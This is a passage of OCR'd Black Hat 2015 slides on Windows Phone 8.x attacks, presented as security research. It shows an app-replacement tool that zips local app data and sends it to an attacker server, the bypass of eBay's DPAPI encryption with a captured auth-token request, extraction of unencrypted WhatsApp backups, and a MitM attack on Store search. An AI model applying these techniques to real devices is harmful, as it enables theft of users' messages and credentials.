- Critical data should never be stored on a device – *even if encrypted*
- Microsoft provides built-in encryption mechanisms to protect stored data
  - Data Protection API (DPAPI)
  - PasswordVault class

Attacking App Data Confidentiality

- The "Capability Hack" can be further abused to violate apps data confidentiality
  - An application can be replaced with a malicious one capable to *exfiltrate* local data
- We developed a simple utility named EXFILTRApp that, once executed, allows
  - Zipping all the files placed into the replaced-app's local folder
  - Transmitting the newly created ZIP archive to an attacker-controlled server
- EXFILTRApp can be adopted as an *app data backup utility* as well ☺




Attackers sideloads the Replacer app onto the device and stores EXFILTRApp in the SD card




Victim app code is replaced with the EXFILTRApp's one

Local folder files are zipped and sent to a remote attacker-controlled server



On Videos..



VIDEO

Exfiltrating data from PayPal 's sandbox

UBM

DPAPI

is the “silver bullet” technology for safe data storage?


UBM

Is DPAPI a Silver Bullet?

- Definitely not a silver bullet – probably a *bronze one*
- DPAPI encrypts/decrypts using a *per user* unique key, derived from logon password
  - Apps belonging to the same user can encrypt/decrypt each other *DPAPI-protected data*
- Quoting MSDN documentation – applies to Silverlight technology

"A small drawback to using the logon password is that all applications running under the same user can access [and decrypt] any protected data that they know about. [...] "

Is DPAPI a Silver Bullet?



ebay

```
public async Task Write(BinaryWriter writer)
{
   writer.Write(6);
   writer.Write((int) this.SiteId);
   writer.Write(this.UseQAEnvironment);
   writer.Write(this.MediaPlexId ?? string.Empty);
   writer.Write(this.HasAUserSignedIn);
   writer.Write(await CryptoUtility.EncryptDataString(this.UserName));
   writer.Write(await CryptoUtility.EncryptDataString(this.UserAuthTokenIAF));
   writer.Write(await CryptoUtility.EncryptDataString(this.UniqueDeviceID));
   writer.Write(this.UserLocation != null);
```

Settings preferences are stored in the ebaysettingsprefs.bin file into the app's local folder

```
public static async Task<string> EncryptDataString(string inString)
{
    // [...]
    str = Convert.ToBase64String(ProtectedData.Protect(Encoding.UTF8.GetBytes(inString), null));
```

DPAPI are used to protect user's settings

VIDEO

Defeating ebay 's DPAPI encryption

UBM

Go | Cancel | < | > | Target: https://api.ebay.com

Request

Raw | Params | Headers | Hex | XML

```
POST /ws/api.dll HTTP/1.1
Accept: */*
Content-Length: 200
Accept-Language: en-US
Accept-Encoding: gzip, deflate
X-EBAY-MOBILE-APP-INFO: tz=2.00;ver=1.5.1.20
X-EBAY3PP-DEVICE-ID: 03293501400E
X-EBAY-API-CALL-NAME: GetUser
X-EBAY-API-COMPATIBILITY-LEVEL: 825
X-EBAY-API-SITEID: 0
X-EBAY-API-IAF-TOKEN:
v^1.1#i^1#f^0#p^3#r^1#I^3#t^Ul4yX0U3Q0I
Content-Type: application/xml; charset=UTF-8
User-Agent: eBayWinPhoCore/1.5
Host: api.ebay.com
Connection: Keep-Alive
Cache-Control: no-cache

<?xml version="1.0" encoding="utf-8"
standalone="yes"?><GetUserRequest
xmlns="urn:ebay:apis:eBLBaseComponents"><ErrorLanguage>en_US</Err
orLanguage><DetailLevel>ReturnAll</DetailLevel></GetUserRequest>
```

? | < | + | > | Type a search term | 0 matches

Response

Raw | Headers | Hex | XML


```
Build>E919_CORE_APISIGNIN_17468656_R1</Build><User><AboutMePage>
false</AboutMePage><EIASToken>nY+sHZ2Pr
==</EIASToken><Email>luca.daath@gmail.com</E
mail><FeedbackScore>0</FeedbackScore><U
t>0</UniqueNegativeFeedbackCount><UniquePositiveFeedbackCount>0<
/UniquePositiveFeedbackCount><PositiveFeedbackPercent>0.0</Posit
iveFeedbackPercent><FeedbackPrivate>false</FeedbackPrivate><Feed
backRatingStar>None</FeedbackRatingStar><IDVerified>false</IDVer
wUser><RegistrationAddress><Name>Test
Test</Name><Street></Street><Street1></Street1><CityName>default
</CityName><Country>IT</Country><CountryName>Italy</CountryName>
ionDate>2015-06-11T21:49:50.000Z</RegistrationDate><Site>Italy</
Site><Status>Confirmed</Status><UserID>tes.it4</UserID><UserIDCh
anged>false</UserIDChanged><VATStatus>VATTax</VATStatus><SellerI
nfo><AllowPaymentEdit>true</AllowPaymentEdit><CheckoutEnabled>tr
ue</CheckoutEnabled><CIPBankAccountStored>false</CIPBankAccountS
tored><GoodStanding>true</GoodStanding><LiveAuctionAuthorized>fa
lse</LiveAuctionAuthorized><MerchandizingPref>OptIn</Merchandizi
ngPref><QualifiesForB2BVAT>false</QualifiesForB2BVAT><SellerGuar
anteeLevel>NotEligible</SellerGuaranteeLevel><SellerPaymentAddre
ss/><SchedulingInfo><MaxScheduledMinutes>30240</MaxScheduledMinu
tes><MinScheduledMinutes>0</MinScheduledMinutes><MaxScheduledIte
```


? | < | + | > | Type a search term | 0 matches

Done | 2.998 bytes | 1.235 millis


One

more trick.. what happens if we try moving WhatsApp to SD card?





User can prevent app deployment to SD cards with a specific manifest option



So What?

- Microsoft allows developers to prevent installation to SD card
  - So we cannot just replace the code and exfiltrate the local message databases..
- However, WhatsApp allows to backup data via Settings → chat settings → backup
  - Messages are saved in SD card as encrypted files
  - Messages are *also* saved into C:\Data\SharedData\OEM\Public\WhatsApp
- The app holds the ID_CAP_OEMPUBLICDIRECTORY to write into that folder
- Bad news: data saved into OEM\Public\WhatsApp is NOT encrypted
  - Moreover, backup files are not deleted when WhatsApp is uninstalled..

Our Spell against WhatsApp

- Find an app that holds the ID_CAP_OEMPUBLICDIRECTORY capability
- The target app must allow attackers to move its code to SD cards
- Replace the app with a modified version of EXFILTRApp
  - ZIP every files in OEM\Public\WhatsApp
  - Send the archived data to an attacker controlled server
- Enjoy the extracted (and unencrypted) messages database

black hat
MOBILE SECURITY SUMMIT
LONDON 2015

JUNE 16 - 18, 2015
EXCEL LONDON | LONDON, UK
WWW.BLACKHAT.COM

VIDEO

Leaking backup files with Lumia Camera

UBM

Network Attacks against Windows Phone Devices


Expecting the unexpected

UBM

Attacking the Store


- During our research we investigated the security of the Store app
- We found that the Store app mixes TLS and non-TLS traffic
  - Apps downloading is performed via https - certificate pinning is properly implemented
  - However.. apps search and details visualization are performed via http protocol
- The Store app is vulnerable to MitM attacks !
  - An attacker may perform a MitM attack in order to manipulate apps search results
  - Apps name, description and icon can be "replaced" with attacker controlled ones
  - Basically an attacker may trigger the victim to install an arbitrary MS-approved app

App Search


2:18
STORE SEARCH
test
apps+games
Personality Test
Ranun
free
6887 ratings
Test Of Love Free
Meltdown
free
1654 ratings
Network Speed Test
Microsoft Research
free
4813 ratings
Stupidity Test (Up
Professional Developers
free
16946 ratings
Stupidity Test 2
Professional Developers


Intercept
HTTP history
WebSockets history
Options
Request to http://marketplaceedgeservice.windowsphone.com:80 [137.135.201.211]
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
GET
/v9/catalog/apps?os=8.10.14219.0&cc=US&lang=en-US&hw=402699266&dm=RM-941_eu_italy_221&oemId=NOKIA&moId
=&chunkSize=5&q=test&cf=99-1 HTTP/1.1
Accept: */*
Accept-Encoding: gzip
User-Agent: ZDM/4.0; Windows Mobile 8.1
X-WP-Client-Config-Version: 81001
-WP-MO-Config-Version: 2292
WP-Device-ID: E10975E730C22D4592E24E02F04F11D8C60B01B812ECC7468551D8C9B3238900
X-WP-ANID: A=2550F21ADB8FBB0670EFA9D2FFFFFFFF&E=FFF&W=1
MUID: 5ddecb7f0e3a456a88c5f466fa3f643e
Host: marketplaceedgeservice.windowsphone.com

App Details




Intercept | HTTP history | WebSockets history | Options

Request to http://marketplaceedgeservice.windowsphone.com:80 [137.135.201.211]

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex

```
GET
/v9/catalog/apps/38e5e066-beb6-4d03-8be5-85058c7bd648?os=8.10.14219.0&cc=US&lang=en-US&hw=402699266&dm
=RM-941_eu_italy_221&oemId=NOKIA&moId=&cf=99-1 HTTP/1.1
Accept: */*
Accept-Encoding: gzip
User-Agent: ZDM/4.0; Windows Mobile 8.1
X-WP-Client-Config-Version: 81001
X-WP-MO-Config-Version: 2292
X-WP-Device-ID: E10975E730C22D4592E24E02F04F11D8C60B01B812ECC7468551D8C9B3238900
X-WP-ANID: A=2550F21ADB8FBB0670EFA9D2FFFFFFFF&E=FFF&W=1
MUID: 5ddecb7f0e3a456a88c5f466fa3f643e
Host: marketplaceedgeservice.windowsphone.com
```


Victim
Attacker
Store
Open Store app
MitM attack
Search for app
Response w/ alternative app references
Download alternative app
Requested app
Open malicious app
Malware transmits data
Victim
Attacker
Store

On Attack Conditions and Impacts

- A successfully attack requires the following conditions
  - Attack should be able to successfully perform a MitM attack against victim's device
  - Victim must be attacked while using the Store app
    - Store app can be opened via URL within IE. The same URL can be sent via SMS/MMS, mails, etc.
      - https://www.windowsphone.com/s?appid={GUID}
  - Victim must be induced into opening the installed app
- The impact heavily depends on the malicious app implementation details
  - However attacker is not required to develop and publish a "real" malware
  - Think about a *flash backup* app – few clicks to "save" 'em all

Final Considerations

Final Considerations

- Our research focused on exploitation techniques involving WP 8.x
- We explored attacks involving apps and based on physical/network access
  - Focus on data stealing attacks
  - Identification of exploiting conditions and evaluation of attacks impact
- We had fun exploiting Silverlight-based app vulnerabilities
- We had *headaches* while exploiting WinRT-based app vulnerabilities
  - Reduced attack surface and exploitation *possibilities* compared to Silverlight-based apps
- Windows 10 will introduce changes that will require further research in the field

Thank you!

@_daath ~ luca@securenetwork.it ~ blog.nibblesec.org

securenetwork
Your Protection, Our Mission

UBM